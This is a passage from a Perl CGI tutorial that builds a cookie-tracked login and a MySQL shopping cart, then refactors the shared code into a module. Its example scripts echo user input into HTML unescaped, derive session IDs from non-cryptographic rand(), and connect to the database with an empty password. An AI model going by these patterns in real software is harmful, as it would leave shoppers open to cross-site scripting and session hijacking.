Working example: http://www.cgi101.com/book/ch17/cookie4.cgi

Next, cookieform.cgi parses the form data, assigns a random ID for the new cookie, sets the cookie, and inserts the cookie data into the database:

Program 17-5: cookieform.cgi **Cookie-Tracking Login Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use DBI;
use strict;

unless (param('username')) {
   # if no form data is found, redirect back to form page
   print redirect(
     "http://www.cgi101.com/book/ch17/cookie4.cgi"
   );
   exit;
}

my $dbh = DBI->connect( "dbi:mysql:products",
   "webserver", "", { RaiseError => 1, AutoCommit => 1 })
   or &dienice("Can't connect to database: $DBI::errstr");

my $cookie_id = &random_id();
my $username = param('username');
my $cookie = cookie(-name=>'userID', -value=>$cookie_id,
   -domain=>'.cgi101.com', -expires=>'+3d');
my $sth = $dbh->prepare("insert into user_cookies
   values(?,?,current_timestamp())") or &dbdie;
$sth->execute($cookie_id, $username) or &dbdie;
```

```
print header(-cookie=>$cookie);
print start_html("Welcome");

print h2("Welcome, $username!");
print qq(<p>Return to the <a href="cookie4.cgi">Cookie
page</a>.</p>\n);

print end_html;
$dbh->disconnect;

sub random_id {
    # This routine generates a 32-character random string
    # out of letters and numbers.
    my $rid = "";
    my $alphas = "1234567890abcdefghijklmnopqrstuvwxyzABCDEF
GHIJKLMNOPQRSTUVWXYZ";
    my @alphary = split(//, $alphas);
    foreach my $i (1..32) {
       my $letter = $alphary[int(rand(@alphary))];
       $rid .= $letter;
    }
    return $rid;
}

sub dienice {
   my($msg) = @_;
   print header;
   print start_html("Error");
   print "<h2>Error</h2>\n";
   print $msg;
   exit;
}

sub dbdie {
    my($package, $filename, $line) = caller;
    my($errmsg) = "Database error: $DBI::errstr<br>
        called from $package $filename line $line";
    &dienice($errmsg);
}
```

🗗 Source code: http://www.cgi101.com/book/ch17/cookieform-cgi.html
➪ Working example: http://www.cgi101.com/book/ch17/cookieform.cgi

Here we've used a subroutine (`random_id`) to generate the actual number for the cookie. It creates a 32-character cookie by randomly choosing letters from a-z and A-Z and numbers from 0-9, and combining them into a string. The 62 letters (a-zA-Z0-9)

combined 32 ways results in 2.27e+57 different cookie possibilities, so the likelihood of any two people having the same cookie is very remote. You could make it pretty close to impossible by setting the cookie length to 64 or 128 characters (but remember to change the field width in the MySQL table as well).

A Cookie-Based Shopping Cart

A cookie-based shopping cart will allow you to add "buy now" links on any page on your website. This may be preferable to a single-page order form; if you sell a large number of products, a single form can be unwieldy.

Designing a cookie-based site takes a bit of planning. First consider what you want to keep track of with a cookie. In the previous example we were simply storing a username, so it worked out best to keep the cookie and the username in a single table. For a shopping cart, a customer will (hopefully) order multiple items, all of which need to be tracked with a single cookie. The best way to do this is with two tables: a cookie table, which keeps track of the cookie ID itself, and a shopping cart table, which associates multiple items ordered with a particular cookie.

So, in MySQL, you'll create two tables (create these in the "products" database you used in the last chapter):

```
mysql> create table cart_cookies(
    cookie_id char(32) not null primary key,
    timestamp datetime not null);

create table shopcart(
    cookie char(32) not null,
    item_number int not null,
    qty int not null);
```

In the shopcart table, we want to define a primary key that consists of two columns: the cookie and the item number. This can be added after the table is created with this SQL command:

```
alter table shopcart add primary key(cookie, item_number);
```

Next, add links in your HTML pages like so:

```
<b>Rainbow Snowflake</b><br>

Box kite - $118.00<br>
```

```
<a href="addcart.cgi?331">Add to Cart</a>
```

Obviously on a large catalog you'll want the price (if not all of the product information) to be generated dynamically from the database; that can be done with server-side includes or Mason tags, or you can have the entire page be CGI-generated. `addcart.cgi` is the add-to-cart program; here we're passing the item number to it as a query string.

Now we need to build addcart.cgi. This program has to do a number of things:

1. Check to be sure the item being added is a valid product
2. See if a cookie has already been set (and is valid). If not, set one.
3. Add the item to the shopping cart table.
4. Display the shopping cart to the customer.

This ends up being a lot of code. The four main sections are commented in the program below:

Program 17-6: addcart.cgi **Shopping Cart Program - Add to Cart**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use DBI;
use strict;

my $item = $ENV{QUERY_STRING};

# connect to the database
my $dbh = DBI->connect( "dbi:mysql:products",
    "webserver", "", { RaiseError => 1, AutoCommit => 1 })
    or &dienice("Can't connect to database: $DBI::errstr");

# 1. First be sure the item they're ordering is actually
#    valid. No point in setting cookies for bogus items.

if ($item =~ /\D/) {    # make sure the item number
                        # is alphanumeric.
   &dienice("Item `$item' is not a valid item number.");
}

my $sth = $dbh->prepare("select * from items where
stocknum=?") or &dbdie;
$sth->execute($item) or &dbdie;
if (my $rec = $sth->fetchrow_hashref) {
```

```
   if ($rec->{status} eq "OUT") { # out of stock.
       &dienice("We're sorry, but $rec->{name} (item #$item)
is out of stock.");
   }
} else {
   &dienice("There is no item numbered `$item' in the
database.");
}

# 2. See if a cookie has already been set (and is valid).

my $cookie_id;
if (cookie('cart')) { # found a cookie! is it valid?
   $sth = $dbh->prepare("select * from cart_cookies where
cookie_id=?") or &dbdie;
   $sth->execute(cookie('cart')) or &dbdie;
   if ($sth->fetchrow_hashref) {
      $cookie_id = cookie('cart');
   }
}

# 2a. If no cookie was found, set one.

if ($cookie_id) {   # A valid cookie was found.
   print header();
} else {            # no valid cookie found, so set one.
   $cookie_id = &random_id();
   my $cookie = cookie(-name=>'cart', -value=>$cookie_id,
      -expires=>'+7d');
   $sth = $dbh->prepare("insert into cart_cookies
values(?,current_timestamp())") or &dbdie;
   $sth->execute($cookie_id) or &dbdie;
   print header(-cookie=>$cookie);
}

# 3. Add the ordered item to the shopping cart table.
#      If they already ordered one of these items, increment
#      the QTY. Otherwise, insert a new record with QTY=1.

$sth = $dbh->prepare("select * from shopcart where cookie=?
and item_number=?") or &dbdie;
$sth->execute($cookie_id, $item) or &dbdie;
if ($sth->fetchrow_hashref) { # they already ordered one
   $sth = $dbh->prepare("update shopcart set qty=qty+1 where
cookie=? and item_number=?") or &dbdie;
   $sth->execute($cookie_id, $item) or &dbdie;
} else {  # its a new item, insert the record
```

```
   $sth = $dbh->prepare("insert into shopcart
values(?,?,?)") or &dbdie;
   $sth->execute($cookie_id, $item, 1) or &dbdie;
}

# 4. Display the shopping cart

print start_html("Add Item");
&display_shopcart($cookie_id);
print end_html;
$dbh->disconnect;

sub random_id {
    # This routine generates a 32-character random string
    # out of letters and numbers.
    my $rid = "";
    my $alphas = "1234567890abcdefghijklmnopqrstuvwxyzABCDEF
GHIJKLMNOPQRSTUVWXYZ";
    my @alphary = split(//, $alphas);
    foreach my $i (1..32) {
       my $letter = $alphary[int(rand(@alphary))];
       $rid .= $letter;
    }
    return $rid;
}

sub dienice {
    my($msg) = @_;
    print header;
    print start_html("Error");
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}

sub display_shopcart {
    my($cookie_id) = @_;
    my $sth = $dbh->prepare("select * from shopcart, items
where shopcart.cookie=? and items.stocknum=shopcart.item_
number") or &dbdie;
    $sth->execute($cookie_id) or &dbdie;
    my $subtotal = 0;
    print qq(
<center>
<h3>Your Shopping Cart</h3>
<form action="edcart.cgi" method="POST">
<table border=0 width=70%>
```

```
<tr>
  <th bgcolor="#cccccc">Item Number</th>
  <th bgcolor="#cccccc">Name</th>
  <th bgcolor="#cccccc">Price</th>
  <th bgcolor="#cccccc">Qty.</th>
</tr>
    );
    while (my $rec = $sth->fetchrow_hashref) {
       $subtotal = $subtotal + ($rec->{price} *
$rec->{qty});
       print qq(<tr>
  <td align="CENTER">$rec->{item_number}</td>
  <td align="CENTER">$rec->{name}</td>
  <td align="CENTER">\$$rec->{price}</td>
  <td align="CENTER"><input type="text"
   name="item_$rec->{item_number}" size=3
   value="$rec->{qty}"></td>
</tr>
      );
    }
    $subtotal = sprintf("%4.2f", $subtotal);
    print qq(<tr>
  <td></td>
  <td></td>
  <td><b>Subtotal:</b> \$$subtotal</td>
  <td></td>
</tr>
</table>
<input name="cartact" type="submit" value="Update Qty">
<input name="cartact" type="submit" value="Check Out">
</form>
</center>
    );
}

sub dbdie {
    my($package, $filename, $line) = caller;
    my($errmsg) = "Database error: $DBI::errstr<br>
        called from $package $filename line $line";
    &dienice($errmsg);
}
```

Source code: http://www.cgi101.com/book/ch17/addcart-cgi.html
Working example: http://www.cgi101.com/book/ch17/addcart.cgi

Next we need a program to allow the customer to change the quantity of items in their

cart. The addcart.cgi program provided the form (in the display_shopcart subroutine), so now edcart.cgi just needs to read the cookie and the form data and update the database appropriately. We also want to redisplay the shopping cart, which unfortunately means duplicating the display_shopcart subroutine from the addcart program (at least until we learn how to write our own modules, which we'll do in the next chapter).

Both addcart and edcart display the shopping cart form with two different submit buttons – one for updating the cart quantities, and the other for checking out. By specifying a common `name` and separate `value` for each submit button, the edcart.cgi program can detect it (using `param('cartact')`) and react appropriately. If the "Check Out" button is pressed, the program prints a redirect to the checkout program.

Here is the code for edcart.cgi:

Program 17-7: edcart.cgi **Shopping Cart Program - Edit Cart**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use DBI;
use strict;

# if the pressed the "Check Out" button, redirect to
# the checkout script instead
if (param('cartact') eq "Check Out") {
   print redirect(
"http://www.cgi101.com/book/ch17/order.cgi");
   exit;
}

print header;
print start_html("Update Cart");

my $dbh = DBI->connect( "dbi:mysql:products",
   "webserver", "", { RaiseError => 1, AutoCommit => 1 })
   or &dienice("Can't connect to database: $DBI::errstr");

# Put the cookie-detection stuff in a separate subroutine.
# Since the validate_cookie routine must query the db,
# be sure to open the database connection BEFORE this.
my $cookie_id = &validate_cookie;

# prepare three statement handles - one to select data
# from the cart, a second to update a record in the cart
```

```
# with quantity changes, and a third to delete a record
# from the cart (if qty==0).

my $sth = $dbh->prepare("select * from shopcart where
cookie=? and item_number=?") or &dbdie;
my $sth2 = $dbh->prepare("update shopcart set qty=? where
cookie=? and item_number=?") or &dbdie;
my $sth3 = $dbh->prepare("delete from shopcart where
cookie=? and item_number=?") or &dbdie;

foreach my $p (param()) {
   # first, be sure it's a NUMBER. if not, skip it.
   if ($p =~ /^item_.*/ and param($p) =~ /\D/) {
      print "error, `",param($p),"' isn't a number.<br>\n";
      next;
   }
   my $item = $p;
   $item =~ s/item_//;
   $sth->execute($cookie_id, $item) or &dbdie;
   if ($sth->fetchrow_hashref) {
      if (param($p) > 0) {
          # update the quantity
          $sth2->execute(param($p), $cookie_id, $item) or
&dbdie;
      } else {
          # delete the item
          $sth3->execute($cookie_id, $item) or &dbdie;
      }
   }
}

# Display the shopping cart

&display_shopcart($cookie_id);
print end_html;
$dbh->disconnect;

sub dienice {
    my($msg) = @_;
    print header;
    print start_html("Error");
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}

sub display_shopcart {
```

```
    my($cookie_id) = @_;
    my $sth = $dbh->prepare("select * from shopcart, items
where shopcart.cookie=? and
items.stocknum=shopcart.item_number") or &dbdie;
    $sth->execute($cookie_id) or &dbdie;
    my $subtotal = 0;
    print qq(
<center>
<h3>Your Shopping Cart</h3>
<form action="edcart.cgi" method="POST">
<table border=0 width=70%>
<tr>
  <th bgcolor="#cccccc">Item Number</th>
  <th bgcolor="#cccccc">Name</th>
  <th bgcolor="#cccccc">Price</th>
  <th bgcolor="#cccccc">Qty.</th>
</tr>
    );
    while (my $rec = $sth->fetchrow_hashref) {
       $subtotal = $subtotal + ($rec->{price} *
$rec->{qty});
       print qq(<tr>
  <td align="CENTER">$rec->{item_number}</td>
  <td align="CENTER">$rec->{name}</td>
  <td align="CENTER">\$$rec->{price}</td>
  <td align="CENTER"><input type="text"
name="item_$rec->{item_number}" size=3
value="$rec->{qty}"></td>
</tr>
      );
    }
    $subtotal = sprintf("%4.2f", $subtotal);
    print qq(<tr>
  <td></td>
  <td></td>
  <td><b>Subtotal:</b> \$$subtotal</td>
  <td></td>
</tr>
</table>
<input name="cartact" type="submit" value="Update Qty">
<input name="cartact" type="submit" value="Check Out">
</form>
</center>
    );
}

sub validate_cookie {
```

```
# Look for cookies. If they have a valid cookie, return it;
# if not, print an error message and abort.
    my $cookie_id = "";
    if (cookie('cart')) {
       $cookie_id = cookie('cart');
    } else {
       &dienice("You don't have a cart. (Perhaps your cart
expired?)");
    }
    my $sth = $dbh->prepare("select * from cart_cookies
where cookie_id=?") or &dbdie;
    $sth->execute(cookie('cart')) or &dbdie;
    unless ($sth->fetchrow_hashref) {
       &dienice("You don't have a cart. (Perhaps your cart
expired?)");
    }
    return $cookie_id;
}

sub dbdie {
    my($package, $filename, $line) = caller;
    my($errmsg) = "Database error: $DBI::errstr<br>
        called from $package $filename line $line";
    &dienice($errmsg);
}
```

Source code: http://www.cgi101.com/book/ch17/edcart-cgi.html

Obviously a large part of this program is duplicated code from addcart.cgi, in the form of the `display_shopcart` subroutine. We'll look at how to avoid that needless duplication in the next chapter.

Finally you need to create the checkout programs. You can use the same order.cgi and order2.cgi programs we created in Chapter 16, with only slight changes to detect the cookie and read the ordered items out of the shopcart. Here is order1.cgi, with the changed code noted in comments:

Program 17-8: order1.cgi **Shopping Cart Program - Checkout part 1**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use DBI;
use strict;
```

```
print header;
print start_html("Checkout Step 1");

my $dbh = DBI->connect( "dbi:mysql:products",
    "webserver", "", { RaiseError => 1, AutoCommit => 1 })
    or &dienice("Can't connect to database: $DBI::errstr");

# First change: detect the cookie
my $cookie_id = &validate_cookie;

print <<EndHead;
<h2 align="CENTER">Order Form - Step 2</h2>
Here's what you've ordered:<br>
<form action="order2.cgi" method="POST">
EndHead

# Second change:
# Read items from the shopcart instead of form input
#
my $sth = $dbh->prepare("select * from shopcart, items where
shopcart.cookie=? and items.stocknum=shopcart.item_number")
or &dbdie;

$sth->execute($cookie_id) or &dbdie;

# Third change:
# Use fetchrow_hashref instead of fetchrow_array
# and $rec->{columnname} to refer to the column data
#
my $subtotal = 0;
while (my $rec = $sth->fetchrow_hashref) {
    $subtotal = $subtotal + ($rec->{price} * $rec->{qty});
    print qq(<b>$rec->{name}</b> (#$rec->{stocknum}) -
$rec->{price} ea., qty: $rec->{qty}<br>\n);
}

if ($subtotal == 0 ) {
    &dienice("You didn't order anything!");
}
$subtotal = sprintf("%4.2f", $subtotal);
print <<EndForm;
<p>
Subtotal:<br> \$$subtotal
<p>
Please enter your shipping information:<br><br>
<pre>
```

```
        Your Name: <input type="text" name="name">
 Shipping Address: <input type="text" name="ship_addr">
             City: <input type="text" name="ship_city">
   State/Province: <input type="text" name="ship_state">
  ZIP/Postal Code: <input type="text" name="ship_zip">
          Country: <input type="text" name="ship_country">
            Phone: <input type="text" name="phone">
            Email: <input type="text" name="email">
</pre>
Payment Method:
<select name="paytype">
<option value="cc">Credit Card
<option value="check">Check/Money Order
<option>Paypal
</select>
<br><br>
<input type="submit" value="Place Order">
</form>
EndForm

print end_html;
$dbh->disconnect;

sub dienice {
    my ($msg) = @_;
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}

sub validate_cookie {
    my $cookie_id = "";
    if (cookie('cart')) {
       $cookie_id = cookie('cart');
    } else {
       &dienice("You don't have a cart. (Perhaps your cart
expired?)");
    }
    my $sth = $dbh->prepare("select * from cart_cookies
where cookie_id=?") or &dbdie;
    $sth->execute(cookie('cart')) or &dbdie;
    unless ($sth->fetchrow_hashref) {
       &dienice("You don't have a cart. (Perhaps your cart
expired?)");
    }
    return $cookie_id;
}
```

```
sub dbdie {
    my($package, $filename, $line) = caller;
    my($errmsg) = "Database error: $DBI::errstr<br>
        called from $package $filename line $line";
    &dienice($errmsg);
}
```

Source code: http://www.cgi101.com/book/ch17/order-cgi.html

Finally we make a few modifications to order2.cgi to process the order using the cookie and shopcart data instead of posted form data. Also, once the order is complete, we delete the cookie data from both the `cart_cookies` table and the `shopcart` table in the MySQL database. This will not delete the cookie in the customer's *browser*, but since the browser cookie is useless without the tracking data in the MySQL database, the end result is the same: the cart is emptied.

Program 17-9: order2.cgi **Shopping Cart Program - Checkout part 2**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use DBI;
use Email::Valid;
use strict;

print header;
print start_html("Order Results");

my $dbh = DBI->connect( "dbi:mysql:products",
    "webserver", "", { RaiseError => 1, AutoCommit => 1 })
    or &dienice("Can't connect to database: $DBI::errstr");

# First change:
# Detect the cookie, and bounce if it isnt there.
#
my $cookie_id = &validate_cookie;

# put all the form data into a hash
my %FORM = ();
foreach my $i (param()) {
   $FORM{$i} = param($i);
}

# here we check to make sure they actually filled out all
```

```
# the fields. if they didn't, generate an error.
#
my @required = ("name","ship_addr","ship_city",
   "ship_state","ship_zip","phone", "email");
foreach my $i (@required) {
   if (!(param($i))) {
      &dienice("You must fill out the fields for your name,
e-mail address, phone number and shipping address.");
   }
}

unless (Email::Valid->address($FORM{email})) {
   &dienice("$FORM{email} doesn't seem to be a valid e-mail
address.");
}

# Second Change:
# Pull items from the cart, rather than from the items db.
#
my $sth = $dbh->prepare("select * from shopcart, items where
shopcart.cookie=? and items.stocknum=shopcart.item_number")
or &dbdie;
$sth->execute($cookie_id) or &dbdie;

my $subtotal = 0;
my $items_ordered = "";
while (my $rec = $sth->fetchrow_hashref) {
   $subtotal = $subtotal + ($rec->{price} * $rec->{qty});
   $items_ordered .= qq($rec->{name} (#$rec->{stocknum}) -
$rec->{price} ea., qty: $rec->{qty}\n);
}

# Detect for empty carts:
if ($subtotal == 0) {
   &dienice("You didn't order anything?!");
}

# add $3 for shipping
my $total = $subtotal + 3;
$subtotal = sprintf("%4.2f", $subtotal);
$total = sprintf("%4.2f", $total);

my $ordermsg = <<End1;
Order From: $FORM{name}
Shipping Address: $FORM{ship_addr}
City: $FORM{ship_city}
State: $FORM{ship_state}
```

```
ZIP: $FORM{ship_zip}
Country: $FORM{ship_country}
Phone: $FORM{phone}
Email: $FORM{email}

Payment Method: $FORM{paytype}
Items Ordered:
$items_ordered

Subtotal: \$$subtotal
Shipping: \$3.00
Total: \$$total

Thank you for your order!
End1

# Tell them how to send us payment...
if ($FORM{paytype} eq "check") {
   $ordermsg .= qq(Please send a check or money order for
\$$total to: Kite Store, 555 Anystreet, Somecity, TX 12345.\
n);
} elsif ($FORM{paytype} eq "cc") {
   $ordermsg .=  qq(Please call us at (555) 555-5555 with
your credit card information, or fax your card number,
billing address and expiration date to our fax number at
(555) 555-5555.\n);
} else {
   $ordermsg .=
qq(Please <a href="http://www.paypal.com">click here</a> to
complete your payment on Paypal.\n);
}

# change this to your sales address
my $sales = 'webmaster@cgi101.com';

# send the order to the store
&sendmail($sales, $sales, "Kite Store Order", $ordermsg);

# also send a copy of the order to the customer
&sendmail($sales, $FORM{email}, "Kite Store Order",
$ordermsg);

# finally print a thank-you page.
print <<EndHTML;
<h2>Thank You!</h2>
Here's what you ordered:<br>
<pre>
```

```
$ordermsg
</pre>
EndHTML

# Final Change:
# Delete the cookie info from the database. This doesn't
# delete it from their browser, but since the cart depends
# on the cookie in the database, it's the same as emptying
# their cart.

$sth = $dbh->prepare("delete from cart_cookies where
cookie_id=?") or &dbdie;
$sth->execute($cookie_id) or &dbdie;
$sth = $dbh->prepare("delete from shopcart where cookie=?")
or &dbdie;
$sth->execute($cookie_id) or &dbdie;

print end_html;
$dbh->disconnect;

sub dienice {
    my($msg) = @_;
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}

sub sendmail {
    my($from, $to, $subject, $msg) = @_;
    $ENV{PATH} = "/usr/sbin";
    my $mailprog = "/usr/sbin/sendmail";
    open (MAIL, "|/usr/sbin/sendmail -t -oi") or
        &dienice("Can't fork for sendmail: $!\n");
    print MAIL "To: $to\n";
    print MAIL "From: $from\n";
    print MAIL "Subject: $subject\n\n";
    print MAIL $msg;
    close(MAIL);
}

sub validate_cookie {
    my $cookie_id = "";
    if (cookie('cart')) {
       $cookie_id = cookie('cart');
    } else {
       &dienice("You don't have a cart. (Perhaps your cart
expired?)");
```

```
    }
    my $sth = $dbh->prepare("select * from cart_cookies
where cookie_id=?") or &dbdie;
    $sth->execute(cookie('cart')) or &dbdie;
    unless ($sth->fetchrow_hashref) {
       &dienice("You don't have a cart. (Perhaps your cart
expired?)");
    }
    return $cookie_id;
}

sub dbdie {
    my($package, $filename, $line) = caller;
    my($errmsg) = "Database error: $DBI::errstr<br>
        called from $package $filename line $line";
    &dienice($errmsg);
}
```

Source code: http://www.cgi101.com/book/ch17/order2-cgi.html

And there you have it – a simple shopping cart application in four CGI programs. Next we'll look at how to build your own modules so your programs can share common code among themselves.

Resources

Netscape Specification for Persistent Client State HTTP Cookies – http://home.netscape.com/newsref/std/cookie_spec.html

Visit http://www.cgi101.com/book/ch17/ for source code and links from this chapter.

Writing Your Own Modules

In the last chapter the shopping cart programs used much of the same code. Rather than duplicating code in each CGI program, it's preferable to store frequently-used code in a module. Your programs can then `use` the module to access the shared code.

A module is saved to a file with a .pm extension (rather than .cgi or .pl). The .pm stands for *perl module*. The .pm file does not require a `#!/usr/bin/perl` line at the top. The structure of your .pm file is as follows:

```
package MyModulename;
use strict;
use base qw(Exporter);
our @EXPORT = qw( );
our @EXPORT_OK = qw( );

sub subroutine1 {
}

sub subroutine2 {
}

1;
```

The first line, `package MyModulename`, indicates the name of the module. The package name and the file name should be the same, so if you create a module called "Shopcart", the file name should be "Shopcart.pm" and the first line of the file should be `package Shopcart`.

`use base qw(Exporter)` associates your new module with the Exporter module, and allows you to export functions and variables using the `EXPORT` and `EXPORT_OK` arrays. (Alternately, instead of `use base qw(Exporter);` you can `require Exporter;`

and then add the line `@ISA = (Exporter);`. Remember there are usually several ways to do things in Perl. This is one of those instances.)

The next lines set up the list of functions or variables to be exported. (In this case, we haven't exported anything yet.) The `EXPORT` and `EXPORT_OK` arrays will contain a list of the variables and subroutines that this module will export. Those variables and subroutines can then be imported by other programs that use the module. For example, let's say you have two subroutines, `dienice` and `sendmail`. If you put them in the `EXPORT` list:

```
our @EXPORT = qw(dienice sendmail);
```

Then your programs can simply `use Modulename` and will automatically import both the `dienice` and the `sendmail` subroutines.

If you put the subroutine names in `EXPORT_OK`:

```
our @EXPORT_OK = qw(dienice sendmail);
```

Then your programs must explicitly state which subroutines to import:

```
use Modulename qw(dienice);
```

This example only imports the `dienice` subroutine.

After the `EXPORT` lines, you'll enter the program code for the subroutines you want included in your module.

The very last line of the module is this:

```
1;
```

This is the same as "return 1;" and returns a true value. All modules must return a true value or you'll encounter errors when trying to `use` them.

Exporting Variables

You don't have to limit your module to subroutines, either; you can also export frequently used variables. For example, let's say you want to export the base URL for your application:

```
our $url = "http://www.cgi101.com/ch17";
```

You can then export `$url` in either the `EXPORT` or `EXPORT_OK` arrays, and your programs then can use `$url` like any other variable.

`our` is similar to `my` in that it declares a variable. But while `my` limits the scope of a variable to the enclosing code block, `our` makes the variable a *global* variable. Global variables are visible globally, everywhere in your program. You'll have to use `our` to allow variables to be exported.

For readability, it's a good idea to put globally exported variables at the top of the module, before any subroutines. Also, subroutines and variables that are used internally by your module (and have no use outside the module) should not be exported.

Exporting Database Handles

Rather than including a DBI "connect" in each program, you can open the database connection in your module and export the database handle:

```
package Shopcart;
use strict;
use base qw(Exporter);
our @EXPORT = qw( );
our @EXPORT_OK = qw($dbh);
use DBI;
use CGI;

our $dbh = DBI->connect( "dbi:mysql:products", "webserver",
    "", { RaiseError => 1, AutoCommit => 1 }) or
    &dienice("Can't connect to database: $DBI::errstr");
```

Now all of your CGI programs can just include this line:

```
use Shopcart qw($dbh);
```

One advantage to this is, should your database password ever change, you'll only have to change it in the module, rather than having to change dozens of CGI programs.

The Shopping Cart Module

Let's create a module for the common code in the shopping cart programs. You'll want to export the database handle, plus most of the subroutines used by the program (`dienice`, `display_shopcart`, `sendmail`, and `validate_cookie`). One exception is the

`random_id` subroutine; since that is only used by the addcart.cgi program, there isn't any reason to include it in the module.

Here is the complete Shopcart.pm module:

Program 18-1: Shopcart.pm **Shopping Cart Module**

```
package Shopcart;
use strict;
use base qw(Exporter);
our @EXPORT = qw($dbh validate_cookie dienice dbdie sendmail
   display_shopcart);
our @EXPORT_OK = qw();

use DBI;
use CGI qw(:standard);

our $dbh = DBI->connect( "dbi:mysql:products",
   "webserver", "", { RaiseError => 1, AutoCommit => 1 })
   or &dienice("Can't connect to database: $DBI::errstr");

sub validate_cookie {
# Look for cookies. If they have a valid cookie, return it;
# if not, print an error message and abort.
    my $cookie_id = "";
    if (cookie('cart')) {
       $cookie_id = cookie('cart');
    } else {
       &dienice("You don't have a cart. (Perhaps your cart
expired?)");
    }
    my $sth = $dbh->prepare("select * from cart_cookies
where cookie_id=?") or &dbdie;
    $sth->execute(cookie('cart')) or &dbdie;
    unless ($sth->fetchrow_hashref) {
       &dienice("You don't have a cart. (Perhaps your cart
expired?)");
    }
    return $cookie_id;
}

sub dienice {
    my($msg) = @_;
    print header;
    print start_html("Error");
```

```
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}

sub dbdie {
    my($package, $filename, $line) = caller;
    my($errmsg) = "Database error: $DBI::errstr<br>
        called from $package $filename line $line";
    &dienice($errmsg);
}

sub sendmail {
    my($from, $to, $subject, $msg) = @_;
    $ENV{PATH} = "/usr/sbin";
    my $mailprog = "/usr/sbin/sendmail";
    open (MAIL, "|/usr/sbin/sendmail -t -oi") or
        &dienice("Can't fork for sendmail: $!\n");
    print MAIL "To: $to\n";
    print MAIL "From: $from\n";
    print MAIL "Subject: $subject\n\n";
    print MAIL $msg;
    close(MAIL);
}

sub display_shopcart {
    my($cookie_id) = @_;
    my $sth = $dbh->prepare("select * from shopcart, items
where shopcart.cookie=? and
items.stocknum=shopcart.item_number") or &dbdie;
    $sth->execute($cookie_id) or &dbdie;
    my $subtotal = 0;
    print qq(
<center>
<h3>Your Shopping Cart</h3>
<form action="edcart.cgi" method="POST">
<table border=0 width=70%>
<tr>
  <th bgcolor="#cccccc">Item Number</th>
  <th bgcolor="#cccccc">Name</th>
  <th bgcolor="#cccccc">Price</th>
  <th bgcolor="#cccccc">Qty.</th>
</tr>
    );
    while (my $rec = $sth->fetchrow_hashref) {
       $subtotal = $subtotal + ($rec->{price} *
$rec->{qty});
```

```
        print qq(
<tr>
  <td align="CENTER">$rec->{item_number}</td>
  <td align="CENTER">$rec->{name}</td>
  <td align="CENTER">\$$rec->{price}</td>
  <td align="CENTER"><input type="text"
name="item_$rec->{item_number}" size=3
value="$rec->{qty}"></td>
</tr>
      );
    }
    $subtotal = sprintf("%4.2f", $subtotal);
    print qq(
<tr>
  <td></td>
  <td></td>
  <td><b>Subtotal:</b> \$$subtotal</td>
  <td></td>
</tr>
</table>
<input name="cartact" type="submit" value="Update Qty">
<input name="cartact" type="submit" value="Check Out">
</form>
</center>
    );
}

1;
```

Source code: http://www.cgi101.com/book/ch18/Shopcart-pm.html
Working example: http://www.cgi101.com/book/ch18/catalog.cgi

Now you can modify the rest of your cart programs to use the Shopcart module, and delete the duplicate code. Remember from Chapter 14 we had to specify the path to any locally installed modules via the `use lib` line, so to use your shopcart module, you'll need to do:

```
use lib '.';
use Shopcart;
```

The `'.'` means "in the current directory", or the same directory as the Shopcart.pm file is located. If you installed Shopcart.pm in a different directory, change `use lib` to use the appropriate directory path.

Here is the much-shortened edcart.cgi program:

Program 18-2: edcart.cgi **Shopping Cart Program - Edit Cart**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use lib '.';
use Shopcart;
use strict;

# if the "Check Out" button was pressed, redirect to
# the checkout page instead
if (param('cartact') eq "Check Out") {
   print redirect(
"http://www.cgi101.com/book/ch17/order.cgi");
   exit;
}

print header;
print start_html("Update Cart");

my $cookie_id = &validate_cookie;

# prepare three statement handles - one to select data
# from the cart, a second to update a record in the cart
# with quantity changes, and a third to delete a record
# from the cart (if qty==0).

my $sth = $dbh->prepare("select * from shopcart where
cookie=? and item_number=?") or &dbdie;
my $sth2 = $dbh->prepare("update shopcart set qty=? where
cookie=? and item_number=?") or &dbdie;
my $sth3 = $dbh->prepare("delete from shopcart where
cookie=? and item_number=?") or &dbdie;

foreach my $p (param()) {
   # first, be sure it's a NUMBER. if not, skip it.
   if ($p =~ /^item_.*/ and param($p) =~ /\D/) {
      print "error, `",param($p),"' isn't a number.<br>\n";
      next;
   }
   my $item = $p;
   $item =~ s/item_//;
   $sth->execute($cookie_id, $item) or &dbdie;
   if ($sth->fetchrow_hashref) {
      if (param($p) > 0) {
```

```
            $sth2->execute(param($p), $cookie_id, $item) or
&dbdie;
         } else {
            $sth3->execute($cookie_id, $item) or &dbdie;
         }
      }
}

# Display the shopping cart

&display_shopcart($cookie_id);
print end_html;
$dbh->disconnect;
```

Source code: http://www.cgi101.com/book/ch18/edcart-cgi.html

Note also that we didn't have to `use DBI` in our program; since the Shopcart module exports a database handle (`$dbh`), all of the DBI methods are accessible through that handle. We do, however, still need to `use` the CGI and CGI::Carp modules.

Go ahead and modify the rest of your shopping cart programs to use the Shopcart module. You can view the source code for these here:

Source code: http://www.cgi101.com/book/ch18/addcart-cgi.html
Source code: http://www.cgi101.com/book/ch18/order-cgi.html
Source code: http://www.cgi101.com/book/ch18/order2-cgi.html

Also, you may want to add a "view cart" program and corresponding buttons to your shopping cart pages.

Writing Modules for Others

The examples in this chapter show you how to create modules for your own use. If you plan to create modules you can distribute to others (for instance via CPAN), there is much more to module creation. You'll need to document the module using POD, and create makefiles for easy installation. The best way to do this is to start by creating a skeleton for the new module using the **h2xs** command:

```
h2xs -A -X -n Testmodule
```

This creates a new subdirectory containing the Testmodule.pm skeleton file, a Makefile, and several other files. You can add your code and documentation there.

More information on contributing modules to CPAN can be found on the CPAN FAQ at http://www.cpan.org/misc/cpan-faq.html

Resources

